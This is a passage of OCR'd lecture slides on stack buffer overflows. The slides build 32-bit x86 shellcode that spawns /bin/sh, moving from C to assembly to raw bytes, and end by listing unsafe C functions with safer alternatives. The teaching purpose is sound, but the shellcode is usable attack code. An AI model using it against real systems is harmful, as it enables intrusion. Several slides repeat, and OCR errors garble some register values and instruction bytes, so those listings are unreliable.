   char *argv[2];

   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```

Run a shell

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```


Copy/paste -> exploit?

Run a shell

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

Copy/paste ->
exploit?

Statically-include execve




```
<__execve>:
push    %ebp                    # ] function
mov     %esp,%ebp               # ] prolog

mov     0x10(%ebp),%edx         # %edx = envp
push    %ebx                    # callee save %ebx
mov     0xc(%ebp),%ecx          # %ecx = argv
mov     0x8(%ebp),%ebx          # %ebx = filename
mov     $0xb,%eax               # %eax = 11 (sys_execve)
int     $0x80                   # trap to OS
```

…return/error handling omitted our collective sanity

Shellcode TODO list

```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"

%eax = 13   (sys_execve)
%ebx = 0xbffffda0      # "/bin/sh"
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```

Prototype shellcode

```
mov     $0xb,%eax              #sys_execve
mov     $0xbffffba0,%ebx       #addr of some mem
lea     8(%ebx),%ecx           #ecx=ebx+12(argv)
xorl    %edx,%edx              #edx=NULL
movl    $0x6e69622f,(%ebx)     #"/bin"
movl    $0x68732f,4(%ebx)      #"/sh\x00"
mov     %ebx,(%ecx)            #argv[0]="/bin/sh"
mov     %edx,4(%ecx)           #argv[1]=NULL
int     $0x80                  #sys_execve()
```

(assume 0xbffffba0 is on the stack for now and is readable/writeable)

Prototype shellcode

```
b8 0b 00 00 00          mov    $0xb,%eax
bb a0 fb ff bf          mov    $0xbffffba0,%ebx
8d 4b 08                lea    8(%ebx),%ecx
81 d2                   xorl   %edx,%edx
83 c2 04                add    $0x4,%edx
c7 03 2f 62 69 6e       movl   $0x6e69622f,(%ebx)
c7 43 04 2f 73 68 00    movl   $0x68732f,4(%ebx)
89 19                   mov    %ebx,(%ecx)
89 51 04                mov    %edx,4(%ecsx)
cd 80                   int    $0x80
```

shellcoding caveats

- "Forbidden" characters…
  - Null characters halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scarf

No line breaks shellcode

```
  eb 1f          jmp    80483d5 <end_sc>
<get_eip>:
  5b             pop    %ebx                    #ebx=writeable memory
  b8 0b 00 00    mov    $0xb,%eax               #eax=11 (sys_execve)
  00
  8d 4b 0c       lea    0xc(%ebx),%ecx          #ecx=ebx+12 (argv)
  31 d2          xor    %edx,%edx               #edx=NULL (envp)
  c7 03 2f 62    movl   $0x6e69622f,(%ebx)      #"/bin"
  69 6e
  c7 43 04 2f    movl   $0x68732f,0x4(%ebx)     #"/sh\x00"
  73 68 00
  89 19          mov    %ebx,(%ecx)             #argv[0]="/bin/sh"
  89 51 04       mov    %edx,0x4(%ecx)          #argv[1]=NULL
  cd 80          int    $0x80                   #sys_execve()
<end_sc>:
  e8 dc ff ff    call   80483b6 <get_eip>
  ff
```

shellcode TODO list


```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"

%eax = 13   (sys_execve)
%ebx = 0xbffffda0      # "/bin/sh"
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```

Call instruction

- x86 'call' instruction supports relative address
  - So does 'jmp'
- What does the 'call' instruction do?


Call instruction

- x86 'call' instruction supports relative address
  - So does 'jmp'
- What does the 'call' instruction do?




Call instruction

- x86 'call' instruction supports relative address
  - So does 'jmp'
- What does the 'call' instruction do?



Call instruction

- x86 'call' instruction supports relative address
  - So does 'jmp'
- What does the 'call' instruction do?



Shellscripting Todo

- Resolving labels
  - execv
  - "/bin/sh"
- No "forbidden characters"
- Environmental variables and runtime parameters
  - Shellcode start address
  - Return address

Buffer Overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!

Unsafe functions

- Unsafe:
  - strcpy and friends (str*)
  - sprintf
  - gets
- Use instead:
  - strncpy and friends (strn*)
  - snprintf
  - fgets

To Learn More…

- Stallings and Brown, Chapter 10
- Pfleeger and Pfleeger, Chapter 3
- Goodrich and Tamassia, Chapter 3
- Du, Chapter 4
- Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade – Cowan*
- Smashing The Stack For Fun And Profit - Aleph One*